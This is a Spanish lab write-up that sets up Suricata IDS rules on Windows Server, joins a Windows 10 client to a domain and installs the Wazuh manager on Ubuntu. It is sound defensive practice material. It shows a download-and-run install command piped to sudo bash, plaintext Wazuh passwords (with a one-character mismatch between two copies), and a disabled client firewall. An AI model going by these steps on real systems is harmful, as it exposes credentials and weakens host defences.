
Instalación de Suricata

Para detectar ataques de red con mayor detalle, he instalado el IDS/IPS **Suricata** en Windows Server siguiendo estos pasos:

He instalado la biblioteca [Npcap](#) para que Suricata pueda capturar y analizar el tráfico:



He instalado Suricata mediante el instalador para Windows descargado desde [Download - Suricata](#):



Después de instalar Suricata, he abierto el archivo de configuración **C:\Program Files\Suricata** para editar estos valores:

- **HOME_NET** → 10.0.1.10 (Se indica la red de confianza. Suricata toma esta red como de confianza para no generar alertas de los eventos que se generen en esta red. En este caso, como queremos que sí genere alertas, únicamente he indicado la IP de la propia máquina Windows Server, para que alerte de cualquier evento que se genere fuera de esta IP)
- **rule-files** →
 - He comentado las líneas de las reglas que no están en el directorio **C:\Program Files\Suricata\rules** para evitar errores.
 - He descomentado las líneas de las reglas que sí están en el directorio **C:\Program Files\Suricata\rules**

- He descargado varios archivos de reglas [Proofpoint Emerging](#) y los he guardado en el directorio **C:\Program Files\Suricata\rules**. Las [Emerging Rules](#) son reglas dinámicas que se mantienen actualizadas para cubrir nuevas vulnerabilidades.

En este caso, he descargado las reglas:

- **botcc.rules** → Bloqueo de servidores de comando y control (C2)
- **ciarmy.rules** y **dshield.rules** → Listas de reputación IP con atacantes activos y maliciosos conocidos.
- **emerging-scan.rules** → Detecta escaneos de puertos y reconocimiento de red
- **emerging-icmp.rules** → Detecta tráfico ICMP
- **emerging-dns.rules** → Detecta ataques de DNS y consultas de dominios maliciosos
- **emerging-dos.rules** → Identifica ataques de Denegación de Servicio

Existen muchas otras reglas, pero para este caso estas son suficientes.

The screenshot shows a web browser window with the URL <https://rules.emergingthreats.net/open/suricata-7.0.3/rules/>. The page title is "Proofpoint Emerging Threats Rules". Below the browser window, a Windows File Explorer window is open, showing the directory path: "Este equipo > Disco local (C:) > Archivos de programa > Suricata > rules". The file explorer displays a list of files with columns for "Nombre", "Fecha de modificación", "Tipo", and "Tamaño".

Nombre	Fecha de modificación	Tipo	Tamaño
app-layer-events.rules	07/07/2026 5:03	Archivo RULES	2 KB
botcc.rules	27/07/2026 16:37	Archivo RULES	5 KB
ciarmy.rules	27/07/2026 16:37	Archivo RULES	328 KB
decoder-events.rules	07/07/2026 5:03	Archivo RULES	21 KB
dhcp-events.rules	07/07/2026 5:03	Archivo RULES	1 KB
dnp3-events.rules	07/07/2026 5:03	Archivo RULES	2 KB
dns-events.rules	07/07/2026 5:03	Archivo RULES	3 KB
dshield.rules	27/07/2026 16:38	Archivo RULES	3 KB
emerging-dns.rules	28/07/2026 18:11	Archivo RULES	22 KB
emerging-dos.rules	27/07/2026 16:39	Archivo RULES	68 KB
emerging-icmp.rules	28/07/2026 18:02	Archivo RULES	34 KB
emerging-scan.rules	27/07/2026 16:38	Archivo RULES	168 KB

```

rule-files:
- botcc.rules
# - botcc.portgrouped.rules
- ciarmy.rules
# - compromised.rules
# - drop.rules
- dshield.rules
# - emerging-activex.rules
# - emerging-adware_pup.rules
# - emerging-attack_response.rules
# - emerging-chat.rules
# - emerging-coinminer.rules
# - emerging-current_events.rules
- emerging-dns.rules
- emerging-dos.rules
# - emerging-exploit.rules
# - emerging-ftp.rules
# - emerging-games.rules
# - emerging-icmp_info.rules
- emerging-icmp.rules

```

```

# - emerging-scada.rules
- emerging-scan.rules
# - emerging-shellcode.rules

```

```

# - emerging-worm.rules
# - tor.rules
- decoder-events.rules #available in suricata sources under rules dir
- stream-events.rules #available in suricata sources under rules dir
- http-events.rules #available in suricata sources under rules dir
- http2-events.rules #available in suricata sources under rules dir
- smtp-events.rules #available in suricata sources under rules dir
- dns-events.rules #available in suricata sources under rules dir
- tls-events.rules #available in suricata sources under rules dir
# - modbus-events.rules #available in suricata sources under rules dir
# - mqtt-events.rules #available in suricata sources under rules dir
- app-layer-events.rules #available in suricata sources under rules dir
# - dnp3-events.rules #available in suricata sources under rules dir
- ntp-events.rules #available in suricata sources under rules dir
- ipsec-events.rules #available in suricata sources under rules dir
- kerberos-events.rules #available in suricata sources under rules dir
- smb-events.rules #available in suricata sources under rules dir
- nfs-events.rules #available in suricata sources under rules dir
- dhcp-events.rules #available in suricata sources under rules dir
- ssh-events.rules #available in suricata sources under rules dir
- rfb-events.rules #available in suricata sources under rules dir
- ftp-events.rules #available in suricata sources under rules dir
- files.rules #available in suricata sources under rules dir
# - quic-events.rules #available in suricata sources under rules dir

```

Después de aplicar estos cambios en el archivo de configuración, he comprobado que no hayan errores ejecutando el comando **suricata.exe -T -c "C:\Program Files\Suricata\suricata.yaml"**

```
Administrador: C:\Windows\system32\cmd.exe
C:\Program Files\Suricata>suricata.exe -T -c "C:\Program Files\Suricata\suricata.yaml"
Info: win32-service: Running as service: no
i: suricata: This is Suricata version 8.0.6 RELEASE running in SYSTEM mode
i: runmodes: thread stack size of 0 too small: setting to 512k
W: threshold-config: Error opening file: "C:\Program Files\Suricata\threshold.config": No such file or directory
i: suricata: Configuration provided was successfully loaded. Exiting.

C:\Program Files\Suricata>
```

Tras comprobar que no hay errores, he ejecutado el comando **suricata.exe -c "C:\Program Files\Suricata\suricata.yaml" -i 10.0.1.10** para iniciar Suricata. En el comando se indica el archivo **suricata.yaml** para que use esa configuración y la IP de la propia máquina.

```
C:\Program Files\Suricata>suricata.exe -c "C:\Program Files\Suricata\suricata.yaml" -i 10.0.1.10
Info: win32-service: Running as service: no
Info: suricata: translated 10.0.1.10 to pcap device \Device\NPF_{2BFA9ABA-164E-4029-8493-811C13A1010D}
i: suricata: This is Suricata version 8.0.6 RELEASE running in SYSTEM mode
i: runmodes: thread stack size of 0 too small: setting to 512k
W: threshold-config: Error opening file: "C:\Program Files\Suricata\threshold.config": No such file or directory
W: suricata: setrlimit unavailable.
i: threads: Threads created -> RX: 1 W: 4 FM: 1 FR: 1 Engine started.
```

Para que Suricata se inicie cada vez que iniciemos el sistema, he añadido una tarea en el **programador de tareas**:

General	Desencadenadores	Acciones	Condiciones	Configuración	Historial
Nombre: Suricata					
Ubicación: \					
Autor: SERVER\Administrador					
Descripción:					
Opciones de seguridad					
Al ejecutar la tarea, usar esta cuenta de usuario:					
Administrador					
☐ Ejecutar solo cuando el usuario haya iniciado sesión					
☒ Ejecutar tanto si el usuario inició sesión como si no					
☐ No almacenar la contraseña. La tarea solo tendrá acceso a los recursos locales					
☒ Ejecutar con los privilegios más elevados					

General	Desencadenadores	Acciones	Condiciones	Configuración	Historial
Al crear una tarea, debe especificar la acción que se producirá cuando se inicie. Para cambiar estas acciones, abra las páginas					
Acción	Detalles				
Iniciar un programa	"C:\Program Files\Suricata\suricata.exe" -c "C:\Program Files\Suricata\suricata.yaml" -i 10.0.1.10				

La tarea consiste en ejecutar el comando anterior al iniciar el sistema, con los privilegios más altos y sin importar si el usuario inició sesión.

De esta manera, no es necesario estar ejecutando el comando para iniciar Suricata cada vez que iniciemos el sistema.

Unión del Windows 10 cliente al dominio

He configurado la red del Windows 10 cliente de esta manera:

- **IP estática:** 10.0.1.20
- **Máscara de subred:** 255.255.255.0
- **Puerta de enlace:** 10.0.1.1
- **Servidor DNS preferido:** 10.0.1.10 (La IP del Windows Server para que pueda resolver el dominio local)

Propiedades: Protocolo de Internet versión 4 (TCP/IPv4)

General

Puede hacer que la configuración IP se asigne automáticamente si la red es compatible con esta funcionalidad. De lo contrario, deberá consultar con el administrador de red cuál es la configuración IP apropiada.

☐ Obtener una dirección IP automáticamente

☒ Usar la siguiente dirección IP:

Dirección IP: 10 . 0 . 1 . 20

Máscara de subred: 255 . 255 . 255 . 0

Puerta de enlace predeterminada: 10 . 0 . 1 . 1

☐ Obtener la dirección del servidor DNS automáticamente

☒ Usar las siguientes direcciones de servidor DNS:

Servidor DNS preferido: 10 . 0 . 1 . 10

Servidor DNS alternativo: . . .

☐ Validar configuración al salir

Opciones avanzadas...

Después de aplicar los cambios, he hecho un ping al servidor para comprobar que el cliente lo detecta:

```
C:\Windows\system32\cmd.exe

C:\Users\Cliente>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Ethernet:


    Sufijo DNS específico para la conexión. . . :
    Vínculo: dirección IPv6 local. . . : fe80::5dca:97af:dd59:2022%6
    Dirección IPv4. . . . . : 10.0.1.20
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 10.0.1.1

C:\Users\Cliente>ping server.local

Haciendo ping a server.local [10.0.1.10] con 32 bytes de datos:
Respuesta desde 10.0.1.10: bytes=32 tiempo=1ms TTL=128
Respuesta desde 10.0.1.10: bytes=32 tiempo=2ms TTL=128
Respuesta desde 10.0.1.10: bytes=32 tiempo=1ms TTL=128

Estadísticas de ping para 10.0.1.10:
    Paquetes: enviados = 3, recibidos = 3, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 1ms, Máximo = 2ms, Media = 1ms
```

Para que el servidor tenga conectividad con el cliente, he desactivado el Firewall de Windows Defender para las redes privadas en el cliente:



Ahora ya hay conectividad:

```
Administrador: C:\Windows\system32\cmd.exe


C:\Users\Administrador>ping 10.0.1.20

Haciendo ping a 10.0.1.20 con 32 bytes de datos:
Respuesta desde 10.0.1.20: bytes=32 tiempo=1ms TTL=128
Respuesta desde 10.0.1.20: bytes=32 tiempo=1ms TTL=128
Respuesta desde 10.0.1.20: bytes=32 tiempo=1ms TTL=128


Estadísticas de ping para 10.0.1.20:
    Paquetes: enviados = 3, recibidos = 3, perdidos = 0
              (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 1ms, Máximo = 1ms, Media = 1ms
```

Para unir el cliente al dominio, he ido a **Panel de control > Sistema y seguridad > Sistema > Configuración avanzada del sistema > Nombre de equipo**

He cambiado el nombre del equipo a WIN10-CLIENT y he indicado el dominio **server.local**



Al unir el dominio, hay que poner la contraseña del administrador del dominio:



Una vez unido, el equipo se reiniciará y ya podremos iniciar sesión con los usuarios creados anteriormente en el controlador de dominio, como por ejemplo soporte.it:



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 10.0.19045.2006]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\soporte.it>whoami
server\soporte.it
```

Instalación de Wazuh Manager en Ubuntu Server

Ahora que el controlador de dominio está creado y ya está el cliente unido al dominio, el siguiente paso es instalar Wazuh, comenzando por la instalación de Wazuh Manager en Ubuntu Server.

He seguido estos pasos:

He ejecutado el siguiente comando para iniciar el asistente de instalación de Wazuh:

```
curl -sO https://packages.wazuh.com/4.14/wazuh-install.sh && sudo bash  
./wazuh-install.sh -a
```

```
root@wazuh-server:/home/wazuh# curl -sO https://packages.wazuh.com/4.14/wazuh-install.sh && sudo bash ./wazuh-install.sh
-a
24/07/2026 15:37:43 INFO: Starting Wazuh installation assistant. Wazuh version: 4.14.6
24/07/2026 15:37:43 INFO: Verbose logging redirected to /var/log/wazuh-install.log
24/07/2026 15:37:53 INFO: Verifying that your system meets the recommended minimum hardware requirements.
24/07/2026 15:37:54 INFO: Wazuh web interface port will be 443.
24/07/2026 15:38:03 INFO: --- Dependencies ---
24/07/2026 15:38:03 INFO: Installing apt-transport-https.
24/07/2026 15:38:08 INFO: Installing debhelper.
24/07/2026 15:38:52 INFO: Wazuh repository added.
24/07/2026 15:38:52 INFO: --- Configuration files ---
24/07/2026 15:38:52 INFO: Generating configuration files.
24/07/2026 15:38:54 INFO: Generating the root certificate.
24/07/2026 15:38:55 INFO: Generating Admin certificates.
24/07/2026 15:38:56 INFO: Generating Wazuh indexer certificates.
24/07/2026 15:38:57 INFO: Generating Filebeat certificates.
24/07/2026 15:38:58 INFO: Generating Wazuh dashboard certificates.
24/07/2026 15:39:00 INFO: Created wazuh-install-files.tar. It contains the Wazuh cluster key, certificates, and password
s necessary for installation.
24/07/2026 15:39:01 INFO: --- Wazuh indexer ---
24/07/2026 15:39:01 INFO: Starting Wazuh indexer installation
```

Al finalizar la instalación, aparecerán las credenciales para acceder a la interfaz web:

```
24/07/2026 16:01:01 INFO: Initializing Wazuh dashboard web application.
24/07/2026 16:01:02 INFO: Wazuh dashboard web application initialized.
24/07/2026 16:01:02 INFO: --- Summary ---
24/07/2026 16:01:02 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
User: admin
Password: AUna?Cspe5qiAu*GCM4k?PXxNGW2Gs.j
24/07/2026 16:01:02 INFO: Installation finished.
```

En este caso, se accede a la interfaz web con el usuario **admin** y la contraseña **AUna?Cspe5qiAu*GCM4k?PXxNGW2Gs.j**

Los usuarios utilizados por Wazuh se almacenan en el archivo **wazuh-passwords.txt** dentro de **wazuh-install-files.tar**

Para listarlos, se ejecuta el comando **sudo tar -O -xvf wazuh-install-files.tar wazuh-install-files/wazuh-passwords.txt**

```
root@wazuh-server:/home/wazuh# sudo tar -O -xvf wazuh-install-files.tar wazuh-install-files/wazuh-passwords.txt
wazuh-install-files/wazuh-passwords.txt
# Admin user for the web user interface and Wazuh indexer. Use this user to log in to Wazuh dashboard
  indexer_username: 'admin'
  indexer_password: 'AUa?Cspe5qiAu*GCM4k?PXxNGW2Gs.j'

# Anomaly detection user for the web user interface
  indexer_username: 'anomalyadmin'
  indexer_password: 'jYIMWo*xcTZ2QecShskNuoSLOpsK+POQ'


# Wazuh dashboard user for establishing the connection with Wazuh indexer
  indexer_username: 'kibanaserver'
  indexer_password: 'imj+ffq7EdH2UIr9z3h0KLkIDXq8Ut4H'

# Regular Dashboard user, only has read permissions to all indices and all permissions on the .kibana index
  indexer_username: 'kibanaro'
  indexer_password: 'o8AeLGAbfWW6g?RLY2ogk3poXtq8nTdE'
```


Por último, he desactivado las actualizaciones de Wazuh para evitar problemas entre versiones. La versión de Wazuh Agent en los agentes no debe ser superior a la de Wazuh Manager. Para ello he ejecutado los comandos **sed -i "s/^deb /#deb /" /etc/apt/sources.list.d/wazuh.list** y **apt update**

```
root@wazuh-server:/home/wazuh# sed -i "s/^deb /#deb /" /etc/apt/sources.list.d/wazuh.list
root@wazuh-server:/home/wazuh# apt update
Obj:1 http://es.archive.ubuntu.com/ubuntu noble InRelease
Obj:2 http://es.archive.ubuntu.com/ubuntu noble-updates InRelease
Obj:3 http://es.archive.ubuntu.com/ubuntu noble-backports InRelease
Obj:4 http://security.ubuntu.com/ubuntu noble-security InRelease
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
```

Después de estos pasos, Wazuh Manager ya está instalado. Para acceder a la interfaz web, he indicado la IP del adaptador de Red NAT del Ubuntu Server en el navegador (<https://192.168.56.105>):



Después de introducir las credenciales, ya tenemos acceso al dashboard:




Instalación de Wazuh Agent en Windows Server y Windows 10

El siguiente paso es instalar Wazuh Agent en los agentes Windows Server y Windows 10 para recopilar los logs y los eventos de seguridad y enviarlos al Wazuh Manager del Ubuntu Server.


La implementación de los agentes se puede hacer de diferentes maneras, pero esta vez la haré mediante **la interfaz del Wazuh Dashboard**, siguiendo estos pasos:

Desde el Wazuh Dashboard (accediendo indicando la IP del adaptador Host-Only del Ubuntu Server) he seleccionado **Deploy new agent**:




Para la implementación del agente Windows Server, he indicado los siguientes valores:

